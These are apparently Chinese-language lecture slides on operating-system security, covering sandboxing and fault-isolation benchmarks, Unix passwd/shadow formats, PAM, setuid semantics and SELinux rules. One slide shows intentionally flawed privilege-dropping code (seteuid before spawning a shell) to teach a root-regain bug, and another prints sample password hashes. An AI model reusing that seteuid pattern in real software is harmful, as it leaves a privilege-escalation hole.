


1. Verify the **module code** according to the obligations.
2. Load **control code block** into memory (*including system call trampolines, thread context data*).
3. Load the **module code and data** into memory.
4. Set the **segment registers** to establish a private memory space (*64KB afterwards, 64KB is the zero offset*).
5. **Transfer** the control to the module code.

# 性能

Benchmark		DEC-MIPS					DEC-ALPHA	
		Fault Isolation Overhead	Protection Overhead	Reserved Register Overhead	Instruction Count Overhead	Fault Isolation Overhead (predicted)	Fault Isolation Overhead	Protection Overhead
052.alvinn	FP	1.4%	33.4%	-0.3%	19.4%	0.2%	8.1%	35.5%
bps	FP	5.6%	15.5%	-0.1%	8.9%	5.7%	4.7%	20.3%
cholesky	FP	0.0%	22.7%	0.5%	6.5%	-1.5%	0.0%	9.3%
026.compress	INT	3.3%	13.3%	0.0%	10.9%	4.4%	-4.3%	0.0%
056.ear	FP	-1.2%	19.1%	0.2%	12.4%	2.2%	3.7%	18.3%
023.eqntott	INT	2.9%	34.4%	1.0%	2.7%	2.2%	2.3%	17.4%
008.espresso	INT	12.4%	27.0%	-1.6%	11.8%	10.5%	13.3%	33.6%
001.gcc1.35	INT	3.1%	18.7%	-9.4%	17.0%	8.9%	NA	NA
022.li	INT	5.1%	23.4%	0.3%	14.9%	11.4%	5.4%	16.2%
locus	INT	8.7%	30.4%	4.3%	10.3%	8.6%	4.3%	8.7%
mp3d	FP	10.7%	10.7%	0.0%	13.3%	8.7%	0.0%	6.7%
psgrind	INT	10.4%	19.5%	1.3%	12.1%	9.9%	8.0%	36.0%
qcd	FP	0.5%	27.0%	2.0%	8.8%	1.2%	-0.8%	12.1%
072.sc	INT	5.6%	11.2%	7.0%	8.0%	3.8%	NA	NA
tracker	INT	-0.8%	10.5%	0.4%	3.9%	2.1%	10.9%	19.9%
water	FP	0.7%	7.4%	0.3%	6.7%	1.5%	4.3%	12.3%
Average		4.3%	21.8%	0.4%	10.5%	5.0%	4.3%	17.6%
				 store 和 jump 检查 load, store 和 jump 检查				

# 性能-NaCl



Max space overhead is **57.5%** code size increment for gcc in SPEC CPU 2000.

Mandatory alignment for jump targets impacts the instruction cache and increases the code size (*more significant if compared to dynamic linked executables*).

# 软件故障隔离总结

- **共享内存:** 使用虚拟内存硬件
  - 在地址空间内，映射相同的物理页到两个段中
- **性能**
  - 一般很好: mpeg文件播放，4%性能下降
- **软件故障隔离的局限性:** 较难在x86平台 (CISC) 上实现：
  - 变长指令: 不知道什么地方放置防护模块
  - 寄存器很少: 无法满足SFI至少需要3个专用寄存器的需求
    - NaCl使用x86段寄存器
  - 许多影响内存的指令: 需要更多的防护

# 总结

- **多种沙箱技术:**

- 物理隔离, 虚拟化隔离(VMMs),

- 系统调用介入, 软件故障隔离

- 专用应用(如. 浏览器中的javascript沙箱)

- **经常完全隔离是不合适的**

- Apps往往需要通过常规接口通信

- **沙箱技术的难点:**

- 指定策略: app可以做什么, 不可以做什么

- 防止隐蔽通道

# 思考

- 一、理解并实践Freebsd jail或者Jailkit方法；
- 二、理解Chrome中的隔离和约束是如何实现的？
- 三、查找相关参考文献，理解基于虚拟化的云系统中，  
隐蔽通道是如何实现的？

# 操作系统安全

# 大纲

- Unix系统身份认证
- SELinux访问控制机制
- SELinux安全机制结构设计
- 80386保护模式
- 系统安全审计

# Unix账户文件/etc/passwd

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
wenchang:x:500:300:Wenchang Shi:/home/wenchang:/bin/bash
user01:x:501:301:User Number 01:/home/user01:/bin/bash
user02:x:520:302:User Number 02:/home/user02:/bin/csh
....
```

*name:password:UID:GID:GECOS:directory:shell*

# Unix 口令文件/etc/shadow


```
root:$1$jYTJgmNb$bJ5LQwc.91D4MMangK.Sm.:14028:0:99999:7:::  
bin:*:14028:0:99999:7:::  
daemon:*:14028:0:99999:7:::  
rpc:!!:14028:0:99999:7:::  
sshd:!!:14028:0:99999:7:::  
wenchang:$1$k7TyrJaO$DS/P61XHIZ1xWAqLcdnQz1:14091:0:99999:7:::  
.....
```

$T_{name}$ : $T_{pw}$ : $T_{lstchg}$ : $T_{min}$ : $T_{max}$ : $T_{warn}$ : $T_{inact}$ : $T_{expire}$ : $T_{reserved}$

<https://linux.die.net/man/5/shadow>

# 插拔式统一认证框架PAM


- PAM (Pluggable Authentication Modules) 是一个统一的身份认证框架。
- 起初，它是由美国Sun公司为Solaris操作系统开发的。
- 后来，很多操作系统都实现了对它的支持。



# PAM认证系统的构成

- PAM应用编程接口（API）
- PAM模块（动态装载库），提供以下服务功能支持：
  - 身份认证（auth）
  - 账户管理（account）
  - 口令管理（password）
  - 会话管理（session）
- PAM配置文件

# PAM认证系统的工作原理



# 配置文件/etc/pam.conf示例

- UNIX系统中为OpenSSH服务程序定义的配置信息

sshd	auth	required	/lib/security/pam_env.so
sshd	auth	sufficient	/lib/security/pam_unix.so likeauth nullok
sshd	auth	required	/lib/security/pam_deny.so
sshd	account	required	/lib/security/pam_unix.so
sshd	password	required	/lib/security/pam_cracklib.so retry=3
sshd	password	sufficient	/lib/security/pam_unix.so nullok use_authok md5 shadow
sshd	password	required	/lib/security/pam_deny.so
sshd	session	required	/lib/security/pam_limits.so
sshd	session	required	/lib/security/pam_unix.so

# 配置文件/etc/pam.conf示例

- UNIX系统中为OpenSSH服务程序定义的配置信息

sshd	auth	required	/lib/security/pam_env.so
sshd	auth	sufficient	/lib/security/pam_unix.so likeauth nullok
sshd	auth	required	/lib/security/pam_deny.so
sshd	account	required	/lib/security/pam_unix.so
sshd	password	required	/lib/security/pam_cracklib.so retry=3
sshd	password	sufficient	/lib/security/pam_unix.so nullok use_authok md5 shadow
sshd	password	required	/lib/security/pam_deny.so
sshd	session	required	/lib/security/pam_limits.so
sshd	session	required	/lib/security/pam_unix.so

服务程序的名称

# 配置文件/etc/pam.conf示例

- UNIX系统中为OpenSSH服务程序定义的配置信息

sshd	auth	required	/lib/security/pam_env.so
sshd	auth	sufficient	/lib/security/pam_unix.so likeauth nullok
sshd	auth	required	/lib/security/pam_deny.so
sshd	account	required	/lib/security/pam_unix.so
sshd	password	required	/lib/security/pam_cracklib.so retry=3
sshd	password	sufficient	/lib/security/pam_unix.so nullok use_authok md5 shadow
sshd	password	required	/lib/security/pam_deny.so
sshd	session	required	/lib/security/pam_limits.so
sshd	session	required	/lib/security/pam_unix.so

服务类型

# 配置文件/etc/pam.conf示例

- UNIX系统中为OpenSSH服务程序定义的配置信息

sshd	auth	required	/lib/security/pam_env.so
sshd	auth	sufficient	/lib/security/pam_unix.so likeauth nullok
sshd	auth	required	/lib/security/pam_deny.so
sshd	account	required	/lib/security/pam_unix.so
sshd	password	required	/lib/security/pam_cracklib.so retry=3
sshd	password	sufficient	/lib/security/pam_unix.so nullok use_authok md5 shadow
sshd	password	required	/lib/security/pam_deny.so
sshd	session	required	/lib/security/pam_limits.so
sshd	session	required	/lib/security/pam_unix.so

命令控制标记

- **Requisite**: 模块执行**失败**时报告失败并**结束**认证。
- **Required**: 模块执行**失败**时报告失败但**继续**认证。
- **Sufficient**: 模块执行**成功**时报告成功并**结束**认证。
- **Optional**: 模块的执行**不影响**报告结果和认证过程。

# 配置文件/etc/pam.conf示例

- UNIX系统中为OpenSSH服务程序定义的配置信息

sshd	auth	required	/lib/security/pam_env.so
sshd	auth	sufficient	/lib/security/pam_unix.so likeauth nullok
sshd	auth	required	/lib/security/pam_deny.so
sshd	account	required	/lib/security/pam_unix.so
sshd	password	required	/lib/security/pam_cracklib.so retry=3
sshd	password	sufficient	/lib/security/pam_unix.so nullok use_authok md5 shadow
sshd	password	required	/lib/security/pam_deny.so
sshd	session	required	/lib/security/pam_limits.so
sshd	session	required	/lib/security/pam_unix.so

待执行的模块名称及必要的参数

# 配置文件/etc/pam.conf示例

- UNIX系统中为OpenSSH服务程序定义的配置信息

sshd	auth	required	/lib/security/pam_env.so
sshd	auth	sufficient	/lib/security/pam_unix.so likeauth nullok
sshd	auth	required	/lib/security/pam_deny.so
sshd	account	required	/lib/security/pam_unix.so
sshd	password	required	/lib/security/pam_cracklib.so retry=3
sshd	password	sufficient	/lib/security/pam_unix.so nullok use_authtok md5 shadow
sshd	password	required	/lib/security/pam_deny.so
sshd	session	required	/lib/security/pam_limits.so
sshd	session	required	/lib/security/pam_unix.so

OpenSSH进行身份认证时，首先执行pam\_env模块，然后执行pam\_unix模块，如果pam\_unix执行成功且pam\_env没有失败，则认证结束并报告成功。如果pam\_unix执行失败，则接着执行pam\_deny模块。

# 大纲

- Unix系统身份认证
- SELinux访问控制机制
  - SETUID
  - SELINUX
- SELinux安全机制结构设计
- 80386保护模式
- 系统安全审计

# 进程的用户属性

- 用户属性： 用户标识(UID)+组标识(GID)
- 真实用户： 进程为谁工作？
- 有效用户： 进程拥有的权限与谁相同？
- 真实用户属性： RUID+RGID
- 有效用户属性： EUID+EGID
- 访问判定时， 进程到用户域的映射：
  - $g(\text{进程}) \rightarrow \text{EUID+EGID}$

# 进程树

pstree -u

```
systemd--accounts-daemon--2*[ {accounts-daemon} ]
|      |
|      +--lighttpd(www-data)
|      |
|      +--rsyslogd(syslog)--3*[ {rsyslogd} ]
|      |
|      +--screen(zakir)--bash--zdns--82*[ {zdns} ]
|          |
|          +--ziterate
|
+--sshd--sshd--sshd(zakir)--bash--pstree
|          |
|          +--sshd--sshd(dabo)--bash
|
+--systemd-resolve(systemd-resolve)
```

# 改变User IDs

**root**可以将EUID/RUID/SUID改变为任意值

非特权用户仅可以将EUID改变为RUID或SUID

## **setuid(x):**

Effective User ID (EUID) => x

Real User ID (RUID) => x

Saved User ID (SUID) => x

# 通过setuid减少privilege

- 举例：
  - Apache Web Server 需要以root启动，因为只有root可以创建在80端口（privileged port）监听的socket
  - 为减少privilege，通过以下方式创建子进程

```
if (fork() == 0) {  
    int sock = socket(":80");  
    setuid(getuid("www-data"));  
}
```

```
ps -efj | grep apache
```

# 临时改变进程ID

```
setuid(x):
Effective UID => x                      # EUID = RUID =SUID = 0
Real   UID      => x
Saved   UID      => x
                                         seteuid(100);
                                         # EUID=100; RUID/SUID=0;
                                         <perform dangerous operation>
seteuid(x):
Effective UID => x
Real   UID      (no change)
Saved   UID      (no change)                setuid(0)
                                         # EUID = RUID = SUID = 0
```


非特权用户可以将 EUID 改回到 RUID 或者 SUID

# SSH Example

假设SSH以**root**运行，并且执行以下代码：

```
if (authenticate(uid, pwd) == S_SUCCESS) {  
    if (fork() == 0) {  
        seteuid(uid);           → 正确的系统调用  
        exec("/bin/bash");  
    }  
}  
  
seteuid(uid), EUID := uid, RUID 和 SUID 不变  
  
问题： 用户可以再调用 setuid(0)， 成为root  
(SUID == 0)
```

# 进程身份变化



- 通过执行新的程序映像（系统调用exec），可为进程更换新的有效身份（EUID/EGID）（SETUID/SETGID设置前提下）

# 进程身份变化

```
prog1:
```

```
printf("China");  
exec("prog2");  
printf("America");  
return;
```

```
prog2:
```

```
printf("England");  
exec("prog3");  
printf("Canada");  
return;
```

```
prog3:
```

```
printf("Australia");  
return;
```

- 假设： 用户执行程序prog1启动进程proc1。
- 问题： 进程proc1的运行将显示什么信息？
- 结果： China -- England -- Australia

如果prog1, prog2, prog3 程序文件都没有设置  
setuid/setgid， 那么进程EUID/EGID是？

# 确定进程的用户属性

- 用户U启动进程P时：
  - 进程P的RUID和EUID  $\leftarrow$  用户U的ID
  - 进程P的RGID和EGID  $\leftarrow$  用户U的属组ID
- 进程P变身且映像文件F允许时：
  - 进程P的EUID  $\leftarrow$  文件F的属主ID (1)
  - 进程P的EGID  $\leftarrow$  文件F的属组ID (2)
  - (1) 的条件：文件F有SETUID标记
  - (2) 的条件：文件F有SETGID标记

# 文件的SETUID/SETGID标记的表示

- 位串表示法:

- $u_t g_t s_t r_o w_o x_o r_g w_g x_g r_a w_a x_a$
  - $u_t = 1 \Leftrightarrow \text{SETUID}; g_t = 1 \Leftrightarrow \text{SETGID}$

- 字符串表示法:

- $R_o W_o X_o R_g W_g X_g R_a W_a X_a$
  - $u_t = 1 \Leftrightarrow X_o = "s"; g_t = 1 \Leftrightarrow X_g = "s"; s_t = 1 \Leftrightarrow X_a = "t"/"T"$

- 例子:

- 100101001001  $\Leftrightarrow r-s--x--x$
  - 010101001001  $\Leftrightarrow r-x--s--x$

# SETUID/SETGID的应用

```
progf1:  
printf("China");  
exec("progf2");  
printf("America");  
return;
```

```
progf2:  
printf("England");  
exec("progf3");  
printf("Canada");  
return;
```

```
progf3:  
printf("Australia");  
return;
```

```
grp2:x:681:usr5,usr6,usr7,usr8,usr9
```

```
--x--x--x  usr1  grp1  .....  progf1  
--x--s--x  usr6  grp2  .....  progf2  
--s--x--x  usr5  grp2  .....  progf3  
rw-r-----  usr5  grp2  .....  filex
```

- 假设： 用户usr1 执行程序progf1启动进程P。
- 问题： 进程P显示China时， 对文件filex拥有什么访问权限？
- 结果： 没有任何权限。

# SETUID/SETGID的应用

**progf1:**

```
printf("China");
exec("progf2");
printf("America");
return;
```

**progf2:**

```
printf("England");
exec("progf3");
printf("Canada");
return;
```

**progf3:**

```
printf("Australia");
return;
```

grp2:x:681:usr5,usr6,usr7,usr8,usr9

--x--x--x	usr1	grp1	.....	progf1
--x-s-x	usr6	grp2	.....	progf2
--s--x--x	usr5	grp2	.....	progf3
rw-r-----	usr5	grp2	.....	filex

- 假设： 用户usr1 执行程序progf1启动进程P。
- 问题： 进程P显示England时， 对文件filex拥有什么权限？
- 结果： 读。

# SETUID/SETGID的应用

```
progf1:  
printf("China");  
exec("progf2");  
printf("America");  
return;
```

```
progf2:  
printf("England");  
exec("progf3");  
printf("Canada");  
return;
```

```
progf3:  
printf("Australia");  
return;
```

```
grp2:x:681:usr5,usr6,usr7,usr8,usr9
```

--x--x--x	usr1	grp1	.....	progf1
--x--s--x	usr6	grp2	.....	progf2
-s--x--x	usr5	grp2	.....	progf3
rw-r-----	usr5	grp2	.....	filex

- 假设： 用户usr1 执行程序progf1启动进程P。
- 问题： 进程P显示Australia时， 对文件filex拥有什么权限？
- 结果： 读+写。

# SELinux实现的TE模型

- SELinux -- Security Enhanced Linux
  - NSA --开放源代码
- 访问控制模型的核心 -- DTE模型 -- TE模型
  - SETE -- SELinux Type Enforcement
- 安全策略配置语言
  - SEPL -- SELinux Policy Language
  - DTEL



# SETE模型的特点

- 类型的细分
  - 增加客体类别概念
    - 普通文件、目录、进程、套接字、文件系统
- 权限的细化
  - *file*类别: *read*、*write*、*execute*、*getattr*、*create*
  - *dir*类别: *read*、*write*、*search*、*rmdir*
  - *process*类别: *signal*、*transition*、*fork*、*getattr*
  - *socket*类别: *bind*、*listen*、*connect*、*accept*
  - *filesystem*类别: *mount*、*umount*
- 域 & 类型 → 类型
  - 域: 域类型、主体类型

# SETE模型的访问授权规则

- *allow*规则


```
allow source_type target_type : object_class perm_list;
```

- 例：

```
allow user_d bin_t : file {read execute getattr};
```

# 口令修改过程中的进程有效身份

- 设用户BOB登录进入Linux系统后修改其口令，该过程为通过改变进程的有效身份(EUID)以获得访问`shadow`口令文件的权限(root)。



安全风险？

passwd进程权限过大

